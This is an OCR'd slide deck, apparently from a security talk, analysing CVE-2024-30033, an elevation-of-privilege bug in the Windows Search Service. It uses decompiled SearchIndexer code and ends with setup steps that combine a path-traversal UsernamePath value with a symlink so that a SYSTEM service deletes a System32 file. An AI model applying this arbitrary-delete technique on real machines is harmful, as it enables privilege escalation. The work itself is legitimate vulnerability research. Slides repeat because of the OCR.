Vector String: `CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C`

Metrics: CVSS:3.1 7.0 / 6.1

How we find the Oday: Researching 1-day

Windows Search Service Elevation of Privilege Vulnerability

CVE-2023-36394
Security Vulnerability

Released: 2023년 11월 14일

Assigning CNA: Microsoft

CVE.org link: CVE-2023-36394

Impact: Elevation of Privilege **Max Severity:** Important

Weakness: CWE-59: Improper Link Resolution Before File Access ('Link Following')

CVSS Source: Microsoft

Vector String: `CVSS:3.1/AV:L/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H/E:U/RL:O/RC:C`

Metrics: CVSS:3.1 7.0 / 6.1

- **CVE-2023-36394:** Windows Search Service Elevation of Privilege Vulnerability

Just Same to Windows Error Reporting 🥲🥲🥲


CVE-2024-30033: Windows Search Service EoP

- **Windows Search Service**

- A service for searching files and directories
- SearchIndexer.exe
- Load C:\Program Files\Common Files\microsoft shared\ink\IpsPlugin.dll
- **SYSTEM Priv**


CVE-2024-30033: Windows Search Service EoP

The SearchIndexer.exe has the following call flow:



CVE-2024-30033: Windows Search Service EoP

The SearchIndexer.exe has the following call flow:



CVE-2024-30033: Windows Search Service EoP

CConectionTable::Load Function

```
bool __fastcall CConnectionTable::Load(CConnectionTable *this, const unsigned __int16 *a2)
{
  ...
  CSavedFileHandle::CSavedFileHandle((CSavedFileHandle *)v12, L"TextHarvester.dat");
  v3 = CSavedFileHandle::OpenFile((CSavedFileHandle *)v12, *(wchar_t **)&String[v13[0]], 1u, 3u); //
[1]
  ...
  v3 = CUserId::Load(v5, (struct CSavedStateReader *)v12, v7); // [2]
  ...
}
```

CCommunicationManager::Initialize → **CConnectionTable::Load** → CUserId:Load

1. Open TextHarvester.dat file via CSavedFileHandle::CSaveFileHandle, CSavedFileHandle::OpenFile function
2. Load data from the file via CUserId::Load function

CVE-2024-30033


CUserId::Load

1. The CUserId::Load function reads data from the TextHarvester.dat file in [1] to [11].
2. Specifically, it reads the SID and UsernamePath at [2] and **[3]**.
3. **The UsernamePath is later used to construct the full path for file deletion.**
4. If the data format is valid, CUserId::Load returns successfully.
5. This in turn leads to a successful return from the CConnectionTable::Load function.
6. Control then flows back to CCommunicationManager::Initialize.
7. Finally, the CConnectionWaitList::Load function is called.

```
char __fastcall CUserId::Load(CUserId *this, struct CSavedStateReader *a2, bool a3)
{
  if ( !CSavedStateReader::Read(a2, v18, 4u) || v18[0] != 0xC8 && v18[0] != 100 ) // [1] Header 4byte
    return 0;
  ...
  LPWSTR = CSecurityID::Load(v5, a2); // [2] SID String
  if ( !LPWSTR )
    return LPWSTR;
  if ( !CSavedStateReader::ReadLPWSTR(a2, (unsigned __int16 **)this + 4) ) // [3] UsernamePath String
    return 0;
  v7 = *((_QWORD *)this + 4);
  if ( !v7 )
    return 0;
  v8 = -1i64;
  do
    ++v8;
  while ( *(_WORD *)(v7 + 2 * v8) );
  *((_QWORD *)this + 3) = v8;
  LPWSTR = CSavedStateReader::ReadLPWSTR(a2, (unsigned __int16 **)this + 5); // [4] temp String
  if ( LPWSTR )
  {
    v9 = 1;
    LPWSTR = CSavedStateReader::Read(a2, (char *)this + 5, 1u); // [5] temp 1byte
    if ( LPWSTR )
    {
      LPWSTR = CSavedStateReader::Read(a2, (char *)this + 4, 1u); // [6] temp 1byte
      if ( LPWSTR )
      {
        v10 = v18[0];
        LPWSTR = CIdCache<CEmailDate>::Load((char *)this + 48, a2); // [7] temp String
        if ( LPWSTR )
        {
          v11 = COtherItemIdCache::Load((CUserId *)((char *)this + 72), a2); // [8] temp String
          LPWSTR = v11;
          if ( v10 == 200 && v11 )
            LPWSTR = CIdCache<CDocumentEntry>::Load((char *)this + 104, a2); // [9] temp 4byte
        }
        if ( LPWSTR )
        {
          LPWSTR = CSentItemFolderList::Load((CUserId *)((char *)this + 128), a2); // [10] temp
20byte(if null)
          if ( LPWSTR )
          {
            LPWSTR = CSavedStateReader::Read(a2, this, 4u); // [11] temp 4byte
            ...
```

CVE-2024-30033: Windows Search Service EoP

The SearchIndexer.exe has the following call flow:



CVE-2024-30033

CConnectionWaitList::Load

1. The CConnectionWaitList::Load function contains a file deletion routine.
2. At [12], it calls the CUserProfilePathBuilder::SetUser function.
3. Next, at [13], it calls CUserProfilePathBuilder::FileExists to check if the file exists.
4. After the check, the final path is maded at [14].
5. Finally, the file is deleted at [15].

```
bool __fastcall CConnectionWaitList::Load(
        CConnectionWaitList *this,
        const unsigned __int16 *a2,
        struct CConnectionTable *a3)
{
    ...
    StringCchCopyW(v8, v7, wszProjectPath);
    CUserProfilePathBuilder::CUserProfilePathBuilder(
      (CUserProfilePathBuilder *)v14,
      *((const unsigned __int16 **)this + 17));
    v9 = *((_QWORD *)a3 + 1);
    v10 = (unsigned __int16 *)Block;
    do
    {
      if ( !v9 )
        break;
      v11 = CUserProfilePathBuilder::SetUser(
              (CUserProfilePathBuilder *)v14,
              *(const unsigned __int16 **)(*(_QWORD *)(v9 + 16) + 32i64)); // [12]
      v10 = (unsigned __int16 *)Block;
      v6 = v11;
      if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) ) //
[13]  {
        StringCchCopyW(pszPath, 0x104ui64, v10);
        if ( PathAppendW(pszPath, L"WaitList.dat") ) // [14]
          DeleteFileW(pszPath); // [15] Exploit Point
    ...
}
```

CVE-2024-30033

CConnectionWaitList::Load

1. The CConnectionWaitList::Load function contains a file deletion routine.
2. **At [12], it calls the CUserProfilePathBuilder::SetUser function.**
3. Next, at [13], it calls CUserProfilePathBuilder::FileExists to check if the file exists.
4. After the check, the final path is maded at [14].
5. Finally, the file is deleted at [15].

```
bool __fastcall CConnectionWaitList::Load(
        CConnectionWaitList *this,
        const unsigned __int16 *a2,
        struct CConnectionTable *a3)
{
    ...
    StringCchCopyW(v8, v7, wszProjectPath);
    CUserProfilePathBuilder::CUserProfilePathBuilder(
      (CUserProfilePathBuilder *)v14,
      *((const unsigned __int16 **)this + 17));
    v9 = *((_QWORD *)a3 + 1);
    v10 = (unsigned __int16 *)Block;
    do
    {
      if ( !v9 )
        break;
      v11 = CUserProfilePathBuilder::SetUser(
              (CUserProfilePathBuilder *)v14,
              *(const unsigned __int16 **)(*(_QWORD *)(v9 + 16) + 32i64)); // [12]
      v10 = (unsigned __int16 *)Block;
      v6 = v11;
      if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) ) //
[13]  {
        StringCchCopyW(pszPath, 0x104ui64, v10);
        if ( PathAppendW(pszPath, L"WaitList.dat") ) // [14]
          DeleteFileW(pszPath); // [15] Exploit Point
    ...
}
```

How to make a path?

CVE-2024-30033

CUserProfilePathBuilder::SetUser function

```
bool __fastcall CUserProfilePathBuilder::SetUser(CUserProfilePathBuilder *this, const unsigned __int16
*a2)
{
  unsigned __int16 *v2;

  v2 = (unsigned __int16 *)*((_QWORD *)this + 1);
  if ( v2 || (v2 = (unsigned __int16 *)operator new[](0x208ui64), (*((_QWORD *)this + 1) = v2) != 0i64)
)
    LOBYTE(v2) = StringCchPrintfW(
                   v2,
                   0x104ui64,
                   L"%s\\%s\\%s\\Microsoft\\InputPersonalization\\TextHarvester",
                   *(_QWORD *)this,
                   a2,
                   &CUserProfilePathBuilder::s_wszLocalAppDataRelativePath) == 0; // [16]
  return (char)v2;
}
```

1. The CUserProfilePathBuilder::SetUser function (called at [12]) uses an argument, a2, at [16].
2. This argument is the UsernamePath, read directly from the TextHarvester.dat file.
3. Importantly, the raw string for this UsernamePath is used exactly as it is in the file.

CVE-2024-30033

CUserProfilePathBuilder::SetUser function

```
bool __fastcall CUserProfilePathBuilder::SetUser(CUserProfilePathBuilder *this, const unsigned __int16
*a2)
{
  unsigned __int16 *v2;

  v2 = (unsigned __int16 *)*((_QWORD *)this + 1);
  if ( v2 || (v2 = (unsigned __int16 *)operator new[](0x208ui64), (*((_QWORD *)this + 1) = v2) != 0i64)
)
    LOBYTE(v2) = StringCchPrintfW(
                   v2,
                   0x104ui64,
                   L"%s\\%s\\%s\\Microsoft\\InputPersonalization\\TextHarvester",
                   *(_QWORD *)this,
                   a2,
                   &CUserProfilePathBuilder::s_wszLocalAppDataRelativePath) == 0; // [16]
  return (char)v2;
}
```

1. The CUserProfilePathBuilder::SetUser function (called at [12]) uses an argument, a2, at [16].
2. This argument is the UsernamePath, read directly from the TextHarvester.dat file.
3. Importantly, the raw string for this UsernamePath is used exactly as it is in the file.

It means We can occur Path Traversal via UsernamePath

CVE-2024-30033

CConnectionWaitList::Load

1. The CConnectionWaitList::Load function contains a file deletion routine.
2. At [12], it calls the CUserProfilePathBuilder::SetUser function.
3. Next, at [13], it calls CUserProfilePathBuilder::FileExists to check if the file exists.
4. After the check, the final path is maded at [14].
5. **Finally, the file is deleted at [15].**

```
bool __fastcall CConnectionWaitList::Load(
        CConnectionWaitList *this,
        const unsigned __int16 *a2,
        struct CConnectionTable *a3)
{
    ...
    StringCchCopyW(v8, v7, wszProjectPath);
    CUserProfilePathBuilder::CUserProfilePathBuilder(
      (CUserProfilePathBuilder *)v14,
      *((const unsigned __int16 **)this + 17));
    v9 = *((_QWORD *)a3 + 1);
    v10 = (unsigned __int16 *)Block;
    do
    {
      if ( !v9 )
        break;
      v11 = CUserProfilePathBuilder::SetUser(
              (CUserProfilePathBuilder *)v14,
              *(const unsigned __int16 **)(*(_QWORD *)(v9 + 16) + 32i64)); // [12]
      v10 = (unsigned __int16 *)Block;
      v6 = v11;
      if ( v11 && CUserProfilePathBuilder::FileExists((CUserProfilePathBuilder *)v14, v12) ) //
[13]  {
        StringCchCopyW(pszPath, 0x104ui64, v10);
        if ( PathAppendW(pszPath, L"WaitList.dat") ) // [14]
          DeleteFileW(pszPath); // [15] Exploit Point
    ...
}
```


Finally, Deleted Full Path is like this:
C:\Users\{UsernamePath}\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat

CVE-2024-30033

Setup: Set UsernamePath to heegong\TempData

Link: Create a pseudo-symlink between C:\Users\heegong\TempData\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat to C:\Windows\System32\license.rtf

Result: The service going to delete license.rtf




CVE-2024-30033

Setup: Set UsernamePath to heegong\TempData

Link: Create a pseudo-symlink between C:\Users\heegong\TempData\AppData\Local\Microsoft\InputPersonalization\TextHarvester\WaitList.dat to C:\Windows\System32\license.rtf

Result: The service going to delete license.rtf




CVE-2024-30033

Setup: Set UsernamePath to heegong\TempData

